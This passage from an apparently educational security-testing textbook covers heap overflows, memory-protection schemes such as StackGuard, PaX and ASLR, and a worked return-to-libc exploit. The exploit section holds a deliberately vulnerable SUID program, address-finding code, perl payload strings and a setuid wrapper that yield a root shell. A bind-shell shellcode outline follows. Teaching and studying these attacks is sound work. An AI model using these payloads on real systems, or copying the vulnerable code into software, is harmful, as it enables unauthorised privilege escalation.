
There are many other useful locations to overwrite, for example:

- Global offset table
- Global function pointers
- **atexit** handlers
- Stack values
- Program-specific authentication variables

and many more; see "References" for more ideas.

References

Blaess, Grenier, and Raynal, "Secure Programming, Part 4" www.cgsecurity.org/Articles/SecProg/Art4/
DangerDuo, "When Code Goes Wrong" www.hackinthebox.org/article.php?sid=7949
Juan M. Bello Rivas, "Overwriting the .dtors Section" www.cash.sopot.kill.pl/bufer/dtors.txt
Team Teso explanation www.csl.mtu.edu/cs4471/www/Supplements/formats-teso.pdf
Jon Erickson, *Hacking: The Art of Exploitation* (San Francisco: No Starch Press, 2003)
Koziol et al., *The Shellcoder's Handbook* (Indianapolis: Wiley Publishing, 2004)
Hoglund and McGraw, *Exploiting Software: How to Break Code* (Boston: Addison-Wesley, 2004).

Heap Overflow Exploits

As you recall from Chapter 6, the heap is an area of process memory that is allocated dynamically by request of the application. This is a key difference from other areas of memory, which are allocated by the kernel. On most systems, the heap grows from lower memory to higher memory, and is comprised of free and allocated chunks of contiguous memory as illustrated in Figure 8-2. The uppermost memory location is called the *wilderness* and is always free. The wilderness is the only chunk that can get bigger as needed. The fundamental rule of the heap is that no two adjacent chunks can be free.

As is seen in Figure 8-2, two adjacent chunks can be allocated and hold data. If a buffer overflow exists and the first chunk (lower) is overflowed, it will overwrite the second chunk (higher).




Figure 8-2
Diagram of a process heap

Example Heap Overflow

For example, examine the following vulnerable program:

```
# cat heap1.c
//heap1.c
   #include <stdio.h>
   #include <stdlib.h>
   #include <unistd.h>
   #include <string.h>

   #define BUFSIZE 10 //set up a constant value for use later
   #define OVERSIZE 5 /* overflow buf2 by OVERSIZE bytes */

   int main(){
      u_long diff;
      char *buf1 = (char *)malloc(BUFSIZE); //allocate 10 bytes on heap
      char *buf2 = (char *)malloc(BUFSIZE); //allocate 10 bytes on heap

      diff=(u_long)buf2-(u_long)buf1;  //calc the difference in the heap
      printf("diff = %d bytes\n",diff); //print the diff in decimal bytes

      strcat(buf2,"AAAAAAAAAA");//fill buf2 first, so we can see overflow

      printf("buf 2 before heap overflow = %s\n", buf2); //before
      memset(buf1,'B',(u_int)(diff+OVERSIZE));//overflow buf1 with 'B's
      printf("buf 2 after heap overflow = %s\n", buf2);  //after

      return 0;
   }
```

The program allocates two 10-byte buffers on the heap. **buf2** is allocated directly after **buf1**. The difference between the memory locations is calculated and printed. **buf2** is filled with *A*s in order to observe the overflow later. **buf2** is printed prior to the overflow. The **memset** command is used to fill **buf1** with a number of *B*s calculated by adding the difference in addresses and 5. That is enough to overflow exactly 5 bytes beyond **buf1**'s boundary. Sure enough, **buf2** is printed and demonstrates the overflow.

If compiled and executed, the following results are obtained:

```
# gcc -o heap1 heap1.c
# ./heap1
diff = 16 bytes
buf 2 before heap overflow = AAAAAAAAAA
buf 2 after heap overflow = BBBBBAAAAA
#
```

As you can see, the second buffer (**buf2**) was overflowed by 5 bytes after the **memset** command.

Implications

This is a very basic example but serves to illustrate the problem at hand. In fact, the concept of this basic example is the basis of all heap overflow vulnerabilities and exploits. To make matters worse, the data and bss sections of memory are also vulnerable to this type of vulnerability. Since they are next to each other in memory, they are often presented along with heap overflows.

NOTE It is important at this point to realize that the target to be overwritten must be higher in memory address than the buffer that is overflowed, which happens to be higher on the heap, because the heap grows toward higher memory addresses on x86 systems.

Unlike buffer overflows, there is no saved **eip** on the heap to overwrite; however, there are targets that are just as lucrative:

- **Adjacent variable corruption** As demonstrated earlier, often not too interesting unless that value held something like financial information!
- **Function pointers** Used by programmers to dynamically assign functions and control the flow of programs. Often stored in the bss segment of memory and initialized at runtime. Other interesting function pointers can be found in the elf file header, as with format string attacks.
- **Authentication values** Such as effective user ID (EUID) stored on the heap by some applications.
- **Arbitrary memory locations** You will need to hit the "I believe" button here—we will prove this later in the chapter.

References

Aleph One, "Smashing the Stack" www.phrack.org/archives/49/P49-14
Jon Erickson, *Hacking: The Art of Exploitation* (San Francisco: No Starch Press, 2003)
Koziol et al., *The Shellcoder's Handbook* (Indianapolis: Wiley Publishing, 2004)
Hoglund and McGraw, *Exploiting Software: How to Break Code* (Boston: Addison-Wesley, 2004)
Useful Links to Heap Overflows:
www.phrack.org/archives/57/p57-0x09
www.phrack.org/archives/57/p57-0x08
http://neworder.box.sk/newsread_print.php?newsid=7394
www.dsinet.org/files/textfiles/coding/w00w00-heap-overflows.txt
www.auto.tuwien.ac.at/~chris/teaching/slides/HeapOverflow.pdf
www.phrack.org/archives/61/p61-0x06_Advanced_malloc_exploits.txt

Memory Protection Schemes

Since buffer overflows and heap overflows have come to be, many programmers have developed memory protection schemes to prevent these attacks. As we will see, some work, some don't.

Compiler Improvements

Several improvements have been made to the gcc compiler.

Libsafe

Libsafe is a dynamic library that allows for the safer implementation of dangerous functions:

- strcpy()
- strcat()
- sprintf(), vsprintf()
- getwd()
- gets()
- realpath()
- fscanf(), scanf(), sscanf()

Libsafe overwrites the dangerous libc functions just listed, replacing the bounds and input scrubbing implementations, thereby eliminating most stack-based attacks. However, there is no protection offered to the heap-based exploits described in this chapter.

StackShield, StackGuard, and Stack Smashing Protection (SSP)

StackShield is a replacement to the gcc compiler that catches unsafe operations at compile time. Once installed, the user simply issues shieldgcc instead of gcc to compile programs. In addition, when a function is called, StackShield copies the saved return address to a safe location and restores the return address upon returning from the function.

StackGuard was developed by Crispin Cowan of Immunix.com and is based on a system of placing "canaries" between the stack buffers and the frame state data. If a buffer overflow attempts to overwrite saved eip, the canary will be damaged and a violation will be detected.

Stack Smashing Protection (SSP), formerly called ProPolice, is now developed by Hiroaki Etoh of IBM and improves on the canary-based protection of StackGuard by rearranging the stack variables to make them more difficult to exploit. SSP has been incorporated in gcc and may be invoked by the `-fstack-protector` flag for string protection and `-fstack-protector-all` for protection of all types of data.

As implied by their names, none of the tools described in this section offers any protection against heap-based attacks.

Kernel Patches and Scripts

Many protection schemes are introduced by kernel level patches and scripts; however, we will only mention a few of them.

Non-Executable Memory Pages (Stacks and Heaps)

Early on, developers realized that program stacks and heaps should not be executable. Further, user code should not be writable once placed in memory. Several implementations have attempted to realize this dream.

The Page-eXec (PaX) patches attempt to provide execution control over the stack and heap areas of memory by changing the way memory paging is done. Normally, a page table entry (PTE) exists for keeping track of the pages of memory and caching mechanisms called data and instruction *translation look-aside buffers* (TLB). The TLBs store recently accessed memory pages and are checked by the processor first when accessing memory. If the TLB caches do not contain the requested memory page (a cache miss), then the PTE is used to look up and access the memory page. The PaX patch implements a set of state tables for the TLB caches and maintains whether a memory page is in read/write mode or execute mode. As the memory pages transition from read/write mode into execute mode, the patch intervenes, logs, then kills the process making this request. PaX has two methods to accomplish non-executable pages. The SEGMEXEC method is faster and more reliable, but splits the user space in half to accomplish its task. When needed, PaX uses a fallback method (PAGEEXEC), which is slower but also very reliable.

Red Hat Enterprise Server and Fedora offer the ExecShield implementation of non-executable memory pages. Although quite effective, it has been found to be vulnerable under certain circumstances and to allow data to be executed.

Address Space Layout Randomization (ASLR)

The intent of ASLR is to randomize the following memory objects:


- Executable image
- Brk-managed heap
- Library images
- Mmap-managed heap
- User space stack
- Kernel space stack

PaX, in addition to providing non-executable pages of memory, fully implements the preceding ASLR objectives. GRSecurity (a collection of kernel level patches and scripts) incorporates PaX and has been merged into many versions of Linux. Red Hat and Fedora use a Process Independent Executable (PIE) technique to implement ASLR. PIE offers less randomization than PaX, although they protect the same memory areas. Systems that implement ASLR provide a high level of protection from "Return to libc" exploits by randomizing the way the function pointers of libc are called. This is done through the randomization of the **mmap()** command and makes finding the pointer to the **system()** and other functions nearly impossible. However, brute-forcing techniques are possible to find function calls like **system()**.

Return to libc Exploits

"Return to libc" is a technique that was developed to get around non-executable stack memory protection schemes such as PaX and ExecShield. Basically, the technique uses the controlled **eip** to return into existing glibc functions instead of shellcode. Remember, glibc is the ubiquitous library of C functions used by all programs. The library has functions like **system()** and **exit()**, both of which are valuable targets. Of particular interest is the **system()** function, which is used to run programs on the system. All you need to do is *munge* (shape or change) the stack to trick the **system()** function into calling a program of your choice, say /bin/sh.

To make the proper **system()** function call, we need our stack to look like this:



We will overflow the vulnerable buffer and exactly overwrite the old saved **eip** with the address of the glibc **system()** function. When our vulnerable (main) function returns, the program will return into the **system()** function as this value is popped off the stack into the **eip** register and executed. At this point, the **system()** function will be entered and the **system()** prolog will be called, which will build another stack frame on top of the position marked "Filler," which for all intents and purposes now becomes our new saved **eip** (to be executed after the **system()** function returns). Now, as you would expect, the arguments for the **system()** function are located just below the new saved **eip** (marked "Filler" in the diagram). Since the **system()** function is expecting one argument (a pointer to the string of the filename to be executed), we will supply the pointer of the string "/bin/sh" at that location. In this case, we don't actually care what we return to after the system function executes. If we did care, we would need to be sure to replace Filler with a meaningful function pointer like **exit()**.

Let's look at an example on a SLAX bootable CD (BackTrack v.2.0):

```
BT book $ uname -a
Linux BT 2.6.18-rc5 #4 SMP Mon Sep 18 17:58:52 GMT 2006 i686 i686 i386 GNU/
Linux
BT book $ cat /etc/slax-version
SLAX 6.0.0
```

NOTE It should be noted at this point that stack randomization makes these types of attacks very hard to do (not impossible). Basically, brute force needs to be used to guess the addresses involved, greatly reducing your odds of success. As it turns out, the randomization varies from system to system and is not truly random.

Start off by switching user to root and turning off stack randomization.

```
BT book $ su
Password: ****
BT book # echo 0 > /proc/sys/kernel/randomize_va_space
```

Take a look at the following vulnerable program:

```
BT book #cat vuln2.c
/* small buf vuln prog */
int main(int argc, char * argv[]){
 char buffer[7];
 strcpy(buffer, argv[1]);
 return 0;
}
```

As you can see, this program is vulnerable due to the **strcpy** command that copies argv[1]into the small buffer. Compile the vulnerable program, set it as SUID, and return to a normal user account.

```
BT book # gcc  -o vuln2 vuln2.c
BT book # chown root.root vuln2
BT book # chmod +s vuln2
BT book # ls -l vuln2
-rwsr-sr-x 1 root root 8019 Dec 19 19:40 vuln2*
BT book # exit
exit
BT book $
```

Now we are ready to build the return into libc exploit and feed it to the **vuln2** program. We need the following items to proceed:

- Address of glibc system() function
- Address of the string "/bin/sh"

It turns out that functions like **system()** and **exit()** are automatically linked into binaries by the gcc compiler. To observe this fact, start up the program with gdb in quiet mode. Set a breakpoint on main; run the program. When the program halts on the breakpoint, print the locations of the glibc function called **system()**.

```
BT book $ gdb  -q vuln2
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x80483aa
(gdb) r
Starting program: /mnt/sda1/book/book/vuln2

Breakpoint 1, 0x080483aa in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ed86e0 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
BT book $
```

Another cool way to get the locations of functions and strings in a binary is by searching the binary with a custom program as follows:

```
BT book $ cat search.c

/* Simple search routine, based on Solar Designer's lpr exploit.  */
#include <stdio.h>
#include <dlfcn.h>
#include <signal.h>
#include <setjmp.h>

int step;
jmp_buf env;

void fault() {
   if (step<0)
      longjmp(env,1);
   else {
      printf("Can't find /bin/sh in libc, use env instead...\n");
      exit(1);
   }
}

int main(int argc, char **argv) {
   void *handle;
   int *sysaddr, *exitaddr;
   long shell;
   char examp[512];
   char *args[3];
   char *envs[1];
   long *lp;

   handle=dlopen(NULL,RTLD_LOCAL);

   *(void **)(&sysaddr)=dlsym(handle,"system");
   sysaddr+=4096; // using pointer math 4096*4=16384=0x4000=base address
   printf("system() found at %08x\n",sysaddr);

   *(void **)(&exitaddr)=dlsym(handle,"exit");
   exitaddr+=4096; // using pointer math 4096*4=16384=0x4000=base address
   printf("exit() found at %08x\n",exitaddr);

   // Now search for /bin/sh using Solar Designer's approach
   if (setjmp(env))
      step=1;
   else
      step=-1;
   shell=(int)sysaddr;
   signal(SIGSEGV,fault);
   do
      while (memcmp((void *)shell, "/bin/sh", 8)) shell+=step;
   //check for null byte
   while (!(shell & 0xff) || !(shell & 0xff00) || !(shell & 0xff0000)
         || !(shell & 0xff000000));
   printf("\"/bin/sh\" found at %08x\n",shell+16384); // 16384=0x4000=base addr
}
```

The preceding program uses the **dlopen** and **dlsym** functions to handle objects and symbols located in the binary. Once the **system()** function is located, the memory is searched in both directions, looking for the existence of the "/bin/sh" string. The "/bin/sh" string can be found embedded in glibc and keeps the attacker in this case from depending on access to environment variables to complete the attack. Finally, the value is checked to see if it contains a NULL byte and the location is printed. You may customize the preceding program to look for other objects and strings. Let's compile the preceding program and test-drive it.

```
BT book $
BT book $ gcc -o search -ldl search.c
BT book $ ./search
system() found at b7ed86e0
exit() found at b7ece3a0
"/bin/sh" found at b7fc04c7
```

A quick check of the preceding gdb value shows the same location for the **system()** function; success!

We now have everything required to successfully attack the vulnerable program using the return into libc exploit. Putting it all together, we see

```
BT book $ ./vuln2 `perl -e 'print "AAAA"x7 .
"\xe0\x86\xed\xb7","BBBB","\xc7\x04\xfc\xb7"'`
sh-3.1$ id
uid=1001(joe) gid=100(users) groups=100(users)
sh-3.1$ exit
exit
Segmentation fault
BT book $
```

Notice that we got a user level shell (not root) and when we exited from the shell, we got a segmentation fault. Why was this? The program crashed when we left the user level shell because the filler we supplied (0x42424242) became the saved **eip** to be executed after the **system()** function. So a crash was the expected behavior when the program ended. To avoid that crash, we will simply supply the pointer to the **exit()** function in that filler location.

```
BT book $ ./vuln2 `perl -e 'print "AAAA"x7 .
\xe0\x86\xed\xb7","\xa0\xe3\xec\xb7","\xc7\x04\xfc\xb7"''
sh-3.1$ id
uid=1001(joe) gid=100(users) groups=100(users)
sh-3.1$ exit
exit
BT book $
```

As for the lack of root privilege, the **system()** function drops privileges when it calls a program. To get around this, we need to use a wrapper program. The wrapper program will contain the system function call. Then we will call the wrapper program with the **execl()** function that does not drop privileges. The wrapper will look like this:

```
BT book $ cat wrapper.c
int main(){
   setuid(0);
   setgid(0);
   system("/bin/sh");
}
BT book $ gcc -o wrapper wrapper.c
```

Notice that we do not need the wrapper program to be SUID. Now we need to call the wrapper with the **execl()** function like this:

```
execl("./wrapper", "./wrapper", NULL)
```

You may now see that we have another issue to work through. The **execl()** function contains a NULL value as the last argument. We will deal with that in a moment.

First, let's test the **execl()** function call with a simple test program and ensure it does not drop privileges when run as root.

```
BT book $ cat test_execl.c
int main(){
   execl("./wrapper", "./wrapper", 0);
}
```


Compile and make SUID like the vulnerable program vuln2.c:

```
BT book $ gcc -o test_execl test_execl.c
BT book $ su
Password: ****
BT book # chown root.root test_execl
BT book # chmod +s test_execl
BT book # ls -l test_execl
-rwsr-sr-x 1 root root 8039 Dec 20 00:59 test_execl*
BT book # exit
exit
```

Run it to test the functionality.

```
BT book $ ./test_execl
sh-3.1# id
uid=0(root) gid=0(root) groups=100(users)
sh-3.1# exit
exit
BT book $
```

Great, we now have a way to keep the root privileges. Now all we need is a way to produce a NULL byte on the stack. There are several ways to do this; however, for illustrative purposes, we will use the **printf()** function as a wrapper around the **execl()** function. Recall that the **%hn** format token can be used to write into memory locations. To make this happen, we need to chain more than one libc function call together as shown:



PART III

Just like before, we will overwrite the old saved **eip** with the address of the glibc **printf()** function. At that point, when the original vulnerable function returns, this new saved **eip** will be popped off the stack and **printf()** executed with the arguments starting with "%3\$n", which will write the number of bytes in the format string up to the format token (0x0000) into the third direct parameter. Since the third parameter contains the location of itself, the value of 0x0000 will be written into that spot. Next the **execl()** function will be called with the arguments from the first "./wrapper" string onward. Voilà, we have created the desired **execl()** function on the fly with this self-modifying buffer attack string.

To build the preceding exploit, we need the following information:

- The address of the **printf()** function
- The address of the **execl()** function
- The address of the "%3\$n" string in memory (we will use the environment section)
- The address of the "./wrapper" string in memory (we will use the environment section)
- The address of the location we wish to overwrite with a NULL value

Starting at the top, let's get the addresses.

```
BT book $ gdb -q vuln2
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x80483aa
(gdb) r
Starting program: /mnt/sda1/book/book/vuln2

Breakpoint 1, 0x080483aa in main ()
(gdb) p printf
$1 = {<text variable, no debug info>} 0xb7ee6580 <printf>
(gdb) p execl
$2 = {<text variable, no debug info>} 0xb7f2f870 <execl>
(gdb) q
The program is running.  Exit anyway? (y or n) y
BT book $
```

We will use the environment section of memory to store our strings and retrieve their location with our handy get_env.c utility.

```
BT book $ cat get_env.c
//getenv.c
#include <stdlib.h>
int main(int argc, char *argv[]){
  char * addr;   //simple string to hold our input in bss section
  addr = getenv(argv[1]);   //initialize the addr var with input
  printf("%s is located at %p\n", argv[1], addr);//display location
}
```

Remember that the **get_env** program needs to be the same size as the vulnerable program, in this case **vuln2** (5 chars).

```
BT book $ gcc -o gtenv get_env.c
```

Okay, we are ready to place the strings into memory and retrieve their locations.

```
BT book $ export FMTSTR="%3\$n"   //escape the $ with a backslash
BT book $ echo $FMTSTR
%3$n
BT book $ ./gtenv FMTSTR
FMTSTR is located at 0xbffffde5
BT book $
BT book $ export WRAPPER="./wrapper"
BT book $ echo $WRAPPER
./wrapper
BT book $ ./gtenv WRAPPER
WRAPPER is located at 0xbffffe02
BT book $
```


We have everything except the location of the last memory slot of our buffer. To determine this value, first we find the size of the vulnerable buffer. With this simple program, we only have one internal buffer, which will be located at the top of the stack when inside the vulnerable function (main). In the real world, a little more research will be required to find the location of the vulnerable buffer by looking at the disassembly and by some trial and error.

```
BT book $ gdb -q vuln2
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x80483aa
(gdb) r
Starting program: /mnt/sda1/book/book/vuln2

Breakpoint 1, 0x080483aa in main ()
(gdb) disas main
Dump of assembler code for function main:
0x080483a4 <main+0>:    push   %ebp
0x080483a5 <main+1>:    mov    %esp,%ebp
0x080483a7 <main+3>:    sub    $0x18,%esp
<truncated for brevity>
```

Now that we know the size of the vulnerable buffer and compiler added padding (0x18= 24), we can calculate the location of the sixth memory address by adding: 24 + 6*4 = 48 = 0x30. Since we will place 4 bytes in that last location, the total size of the attack buffer will be 52 bytes. Next we will send a representative size (52 bytes) buffer into our vulnerable program and find the location of the beginning of the vulnerable buffer with gdb by printing the value of **$esp**.

```
 (gdb)  r `perl -e 'print "AAAA"x13'`Quit
Starting program: /mnt/sda1/book/book/vuln2 `perl -e 'print "AAAA"x13'`Quit
```

```
Breakpoint 1, 0x080483aa in main ()
(gdb) p $esp
$1 = (void *) 0xbffff560
(gdb)q
The program is running.  Exit anyway? (y or n) y
BT book $
```

Now that we have the location of the beginning of the buffer, add the calculated offset from earlier to get the correct target location (sixth memory slot after our overflowed buffer).

```
0xbffff560 + 0x30 = 0xbffff590
```

Finally, we have all the data we need; let's attack!

```
BT book $ ./vuln2 `perl -e 'print "AAAA"x7 .
"\x80\x65\xee\xb7"."\x70\xf8\xf2\xb7"."\xe5\xfd\xff\xbf"."\x02\xfe\xff\
xbf"."\x02\xfe\xff\xbf"."\x90\xf5\xff\xbf"' `
sh-3.1# exit
exit
BT book $
```

Woot! It worked. Some of you may have realized a shortcut here. If you look at the last illustration, you will notice the last value of the attack string is a NULL. Occasionally, you will run into this situation. In that rare case, you don't care if you pass a NULL byte into the vulnerable program, as the string will terminate by a NULL anyway. So, in this canned scenario, you could have removed the **printf()** function and simply fed the **execl()** attack string as follows:

```
./vuln2 [filler of 28 bytes][&execl][&exit][./wrapper][./wrapper][\x00]
```

Try it.

```
BT book $ ./vuln2 `perl -e 'print "AAAA"x7 .
"\x70\xf8\xf2\xb7"."\xa0\xe3\xec\xb7"."\x02\xfe\xff\xbf"."\x02\xfe\xff\
xbf"."\x00"' `
sh-3.1# exit
exit
BT book $
```

Both ways work in this case. You will not always be as lucky, so you need to know both ways. See the references for even more creative ways to return into libc.

Bottom Line

Now that we have discussed some of the more common techniques used for memory protection, how do they stack up? Of the ones we reviewed, ASLR (PaX and PIE) and non-executable memory (PaX and ExecShield) provide protection to both the stack and

the heap. StackGuard, StackShield, SSP, and Libsafe provide protection to stack-based attacks only. The following table shows the differences in the approaches.

Memory Protection Scheme	Stack-Based Attacks	Heap-Based Attacks
No protection used	Vulnerable	Vulnerable
StackGuard/StackShield, SSP	Protection	Vulnerable
PaX/ExecShield	Protection	Protection
Libsafe	Protection	Vulnerable
ASLR (PaX/PIE)	Protection	Protection

References

Nergal's libc exploits www.phrack.org/archives/58/p58-0x04
Vangelis, libc exploits http://neworder.box.sk/news/11535
Solar Designer's libc exploits www.imchris.org/projects/overflows/returntolibc1.html
Shaun2k2's libc exploits http://governmentsecurity.org/archive/t5731.html
"A Buffer Overflow Study: Attacks and Defenses"
http://community.corest.com/~juliano/enseirbof.pdf
Jon Erickson, *Hacking: The Art of Exploitation* (San Francisco: No Starch Press, 2003)
Koziol et al., *The Shellcoder's Handbook* (Indianapolis: Wiley Publishing, 2004)
Hoglund and McGraw, *Exploiting Software: How to Break Code* (Boston: Addison-Wesley, 2004)

This page intentionally left blank

CHAPTER 9

Shellcode Strategies

This chapter discusses various factors you may need to consider when designing or selecting a payload for your exploits. The following topics will be covered

- User space shellcode
- System calls
- Basic shellcode
- Port binding shellcode
- Reverse connect shellcode
- Find socket shellcode
- Command execution shellcode
- File transfer shellcode
- Multi-stage shellcode
- System call proxy shellcode
- Process injection shellcode
- Shellcode encoding
- Shellcode corruption
- Disassembling shellcode

In Chapters 7 and 8, you were introduced to the idea of shellcode and shown how it is used in the process of exploiting a vulnerable computer program. Reliable shellcode is at the heart of virtually every exploit that results in "arbitrary code execution," a phrase used to indicate that a malicious user can cause a vulnerable program to execute instructions provided by the user rather than the program. In a nutshell, shellcode *is* the arbitrary code that is being referred to in such cases. The term "shellcode" (or "shell code") derives from the fact that in many cases, malicious users utilized code that would provide them with shell access to a remote computer on which they did not possess an account; or alternatively, a shell with higher privileges on a computer on which they did have an account. In the optimal case, such a shell might provide root or administrator level access to a vulnerable system. Over time, the sophistication of shellcode has grown well beyond providing a simple interactive shell to include such capabilities as encrypted network communications and in-memory process manipulation. To this day, however, "shellcode" continues to refer to the executable component of a payload designed to exploit a vulnerable program.

User Space Shellcode

The majority of programs that typical computer users interact with are said to run in user space. *User space* is that portion of a computer's memory space dedicated to running programs and storing data that has no need to deal with lower level system issues. That lower level behavior is provided by the computer's operating system, much of which runs in what has come to be called *kernel space*, since it contains the core, or kernel, of the operating system code and data.

System Calls

Programs that run in user space and require the services of the operating system must follow a prescribed method of interacting with the operating system, which differs from one operating system to another. In generic terms, we say that user programs must perform "system calls" to request that the operating system perform some operation on their behalf. On many x86-based operating systems, user programs can make system calls by utilizing a software-based interrupt mechanism via the x86 **int 0x80** instruction or the dedicated **sysenter** system call instruction. The Microsoft Windows family of operating systems is somewhat different, in that it generally expects user programs to make standard function calls into core Windows library functions that will handle the details of the system call on behalf of the user. Virtually all significant capabilities required by shellcode are controlled by the operating system, including file access, network access, and process creation; as such, it is important for shellcode authors to understand how to access these services on the platforms for which they are authoring shellcode. You will learn more about accessing Linux system calls in Chapter 10. The x86 flavors of BSD and Solaris use a very similar mechanism, and all three are well documented by the Last Stage of Delirium (LSoD) in their "UNIX Assembly Codes Development" paper (see "References").

Making system calls in Windows shellcode is a little more complicated. On the UNIX side, using an **int 0x80** requires little more than placing the proper values in specific registers or on the stack before executing the **int 0x80** instruction. At that point the operating system takes over and does the rest. By comparison, the simple fact that our shellcode is required to call a Windows function in order to access system services complicates matters a great deal. The problem boils down to the fact that while we certainly know the name of the Windows function we wish to call, we do not know its location in memory (if indeed the required library is even loaded into memory at all!). This is a consequence of the fact that these functions reside in dynamically linked libraries (DLLs), which do not necessarily appear at the same location on all versions of Windows, and which can be moved to new locations for a variety of reasons, not the least of which is Microsoft-issued patches. As a result, Windows shellcode must go through a discovery process to locate each function that it needs to call before it can call those functions. Here again the Last Stage of Delirium has written an excellent paper entitled "Win32 Assembly Components" covering the various ways in which this can be achieved and the logic behind them. Skape's paper, "Understanding Windows's Shellcode," picks up where the LSoD paper leaves off, covering many additional topics as well. Many of the Metasploit payloads for Windows utilize techniques covered in Skape's paper.

Basic Shellcode

Given that we can inject our own code into a process, the next big question is "what code do we wish to run?" Certainly, having the full power that a shell offers would be a nice first step. It would be nice if we did not have to write our own version of a shell (in assembly language, no less) just to upload it to a target computer that probably already has a shell installed. With that in mind, the technique that has become more or less standard typically involves writing assembly code that launches a new shell process on the target computer and causes that process to take input from and send output to the attacker. The easiest piece of this puzzle to understand turns out to be launching a new shell process, which can be accomplished through use of the **execve** system call on Unix-like systems and via the **CreateProcess** function call on Microsoft Windows systems. The more complex aspect is understanding where the new shell process receives its input and where it sends its output. This requires that we understand how child processes inherit their input/output file descriptors from their parents. Regardless of the operating system that we are targeting, processes are provided three open files when they start. These files are typically referred to as the standard input (stdin), standard output (stdout), and standard error (stderr) files. On Unix systems, these are represented by the integer file descriptors 0, 1, and 2, respectively. Interactive command shells use stdin, stdout, and stderr to interact with their users. As an attacker you must ensure that before you create a shell process, you have properly set up your input/output file descriptor(s) to become the stdin, stdout, and stderr that will be utilized by the command shell once it is launched.

Port Binding Shellcode

When attacking a vulnerable networked application, it will not always be the case that simply **exec**ing a shell will yield the results we are looking for. If the remote application closes our network connection before our shell has been spawned, we will lose our means to transfer data to and from the shell. In other cases we may use UDP datagrams to perform our initial attack but, due to the nature of UDP sockets, we can't use them to communicate with a shell. In cases such as these, we need to find another means of accessing a shell on the target computer. One solution to this problem is to use *port binding shellcode,* often referred to as a "bind shell." Once running on the target, the steps our shellcode must take to create a bind shell on the target are as follows:

1. Create a tcp socket.
2. Bind the socket to an attacker-specified port. The port number is typically hard-coded into the shellcode.
3. Make the socket a listening socket.
4. Accept a new connection.
5. Duplicate the newly accepted socket onto stdin, stdout, and stderr.
6. Spawn a new command shell process (which will receive/send its input and output over the new socket).




Figure 9-1 Network layout that permits port binding shellcode

Step 4 requires the attacker to reconnect to the target computer in order to get attached to the command shell. To make this second connection, attackers often use a tool such as Netcat, which passes their keystrokes to the remote shell and receives any output generated by the remote shell. While this may seem like a relatively straightforward process, there are a number of things to take into consideration when attempting to use port binding shellcode. First, the network environment of the target must be such that the initial attack is allowed to reach the vulnerable service on the target computer. Second, the target network must also allow the attacker to establish a new inbound connection to the port that the shellcode has bound to. These conditions often exist when the target computer is not protected by a firewall, as shown in Figure 9-1.

This may not always be the case if a firewall is in use and is blocking incoming connections to unauthorized ports. As shown in Figure 9-2, a firewall may be configured to allow connections only to specific services such as a web or mail server, while blocking connection attempts to any unauthorized ports.

Third, a system administrator performing analysis on the target computer may wonder why an extra copy of the system command shell is running, why the command shell appears to have network sockets open, or why a new listening socket exists that can't be accounted for. Finally, when the shellcode is waiting for the incoming connection from the attacker, it generally can't distinguish one incoming connection from another, so the first connection to the newly opened port will be granted a shell, while subsequent connection attempts will fail. This leaves us with several things to consider to improve the behavior of our shellcode.




Figure 9-2 Firewall configured to block port binding shellcode

Reverse Shellcode

